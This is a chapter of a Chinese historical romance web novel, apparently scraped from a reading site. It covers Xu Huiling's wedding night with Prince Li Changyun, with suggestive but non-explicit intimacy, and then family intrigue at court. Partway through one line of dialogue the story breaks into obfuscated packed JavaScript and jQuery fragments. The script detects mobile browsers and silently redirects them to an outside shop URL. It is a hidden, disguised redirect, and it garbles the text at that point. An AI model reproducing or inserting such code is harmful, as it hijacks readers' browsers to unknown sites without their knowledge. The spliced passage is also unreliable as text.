“不紧张。”徐徽泠回道。
婚事进程的所有事项,宫里已派嬷嬷来教她,她现在闭着眼睛都能知道下一步该如何。
她和李长昀之间,是夫妻,但更像是一起御敌的同袍。
所以,她没有紧张的感觉。
“不紧张?”谢静慈有些不解,“我现在想到要成亲那日,我都觉得紧张,你为何不紧张?”
“难道你不期待这一日吗?”
徐徽泠认真地想了想,“期待的。”
因为只有她和李长昀成亲,有些事情才能进行下去。
谢静慈笑道:“既然期待就会紧张,我看你是故作镇定。”
徐徽泠只笑了笑,并没有反驳她的话。
但当她坐在燕王府的洞房内,听见门外的丫鬟唤王爷的时候,她的心突突直跳。
房门吱呀关上,远处的喧闹声被隔绝开来,屋里显得分外的安静,安静得她能清楚听见李长昀走过来的脚步声。
合欢扇挡在她的面前,烛光从扇面的朱红轻纱透过来,扇面上绣着合欢花和蹁跹的双蝶,双蝶在朦胧的烛光中微微颤动着。
她的手在微抖。
徐徽泠疑惑起来,难道白日的时候,她真如谢静慈所说的,是故作镇定。
失神瞬间,李长昀已走到她面前,高大的身影挡住了烛光,她喉咙发干,心跳得更快了。
李长昀握住她的手,移开挡住两人的合欢扇,那双比烛光更明耀的凤眸灼灼地盯着她。
徐徽泠羞涩地垂下眼帘,躲开他炽热得让她慌乱的目光。
李长昀在她身边坐下,长臂一展,将她紧紧搂入怀中,喟叹着:“阿泠,我终于等到这一日了。”
徐徽泠安静片刻,要推开他。
“我们已拜过天地,我抱你,你还要推开我。”李长昀不满的声音带着委屈。
“王爷,”徐徽泠小声道:“我头上的凤冠太重了,压得我头疼。”
李长昀微顿,松开她,帮她取下沉甸甸的凤冠,随手搁在床边,给她按揉两侧的太阳穴,自责道:“我该早些回来的。”
他穿着大红圆领襕袍,喜庆的红撑得他越发的神仪明秀,姿容如玉。
徐徽泠脸上发热,眸光往两侧乱飘。
以前他们也靠得很近,还有过亲密的举动,但不知为何,今夜她格外的紧张。
李长昀停下,手掌贴着她的脸颊,捧起她布满霞光的俏脸,弯唇问道:“为何不敢看我?”
“没有。”徐徽泠否认。
她为了证明自己没有说谎,抬起眼眸望着他,但只两息的功夫,她就溃败了。
李长昀直勾勾的目光似乎要将她拆吃入腹。
李长昀捧着她滚烫的脸,不容她躲避,声音变得沙哑,“阿泠,你看看我。”
“看看我,我是你的夫君。”
他炙热的气息扑向她,徐徽泠脸上如火烧一般,热意传向她的腰肢,又热又麻,她的腰软了下去,也不知是他压着她,还是她自己撑不住了,两人倒在床上。
桌上红烛高照,摇曳的烛光照着大红的轻纱幔帐,轻纱幔帐内光影变幻移动。
徐徽泠躺在轻纱幔帐中,就如躺在小船上,李长昀死命地箍着她,周围的景致起伏着,她渐渐眩晕起来。
徐徽泠从不知道,行周公之礼会这么累!
李长昀如逮到猎物的猛兽,凶狠地要她,她只觉得全身都要散架了,末了还是她泪眼盈盈地哭求,他才让她入睡。
她醒来时,已是日上三竿。
“醒了?”李长昀侧身躺在她身边,一手撑着脑袋,一手还搭在她身上。
徐徽泠呆呆看了他片刻,才想起昨晚之事,脸蹭的一下红了。
她揪着被子拉到脖子处,很小声地叫了一声:“王爷。”
李长昀搭在她身上的手抚着她柔软的腰身,声音又染上了昨晚情动时的沙哑,“饿了没有?”
徐徽泠怕他又想做什么,忙不迭地点头,“饿了,我饿了!”
李长昀在她耳边暧昧地低语,“我也饿了,昨晚没有吃饱。”
徐徽泠愣了愣,回过神拍掉他搭在身上的手,红着脸道:“别闹,今日还要进宫给圣上和娘娘请;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16962287|191860||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
安呢。”
李长昀笑着道:“好,我们先进宫,晚上回来再继续。”
徐徽泠剜了他一眼,待要起身,想起一事,又紧张起来,“昨晚,我们喝了合卺酒没有?”
宫里嬷嬷教的,先喝合卺酒再行周公之礼,但昨晚李长昀急不可待,他们都没有喝合卺酒就行周公之礼了。
“喝了,昨晚你说口渴,我就抱你过去喝了。”李长昀笑得像只偷腥的猫。
徐徽泠脸红得想要滴血。
他抱她,他就那样抱她过去……
她忍无可忍,转身向里,高声叫玉箫和银笙进来更衣。
梳妆的时候,徐徽泠从镜中看见玉箫几次欲言又止,便问道:“出什么事了?”
银笙先道:“我们王妃大喜的日子,别提那个晦气的人?”
徐徽泠略一思索,大概猜到她们说的是谁了,“徐徽韵的事情吗?”
玉箫点头,告诉她:“昨日听平南王妃说,大姑娘病得很重,大概熬不了多久了。”
徐徽泠打开两个装口脂的小瓷盒,选了朱红的口脂,挑了一点抹在唇上。
“平南王妃是故意让我知道,若我不去看徐徽韵,她们就会说我攀上高枝,拜高踩低,不再理会姊妹。”
“若我去看她,紫清观的命案,外头不少人说与王爷有关,只怕就有人说我为了王爷,去求太子帮忙说情,又坐实了命案确实和王爷有关。”
徐徽泠用帕子擦着指尖染上的口脂,冷笑着,“她们最擅长做这种事情,此前的金凤步摇也是如此。”
“那支金凤步摇,我若是戴了,就是对皇后不敬,若是不戴,就是对太子妃不敬。”
“后来即便是以善事的名义送给朝廷,也惹怒了太子妃。”
“她们这些阴谋,都是算准了我占不到半分便宜!”
玉箫和银笙面面相觑,她们没有想到这一层。
银笙不安地问道:“那该怎么办?”
玉箫往外头看了一眼,“要不,王妃去请教王爷?”
徐徽泠把帕子往桌上一丢,“不用。”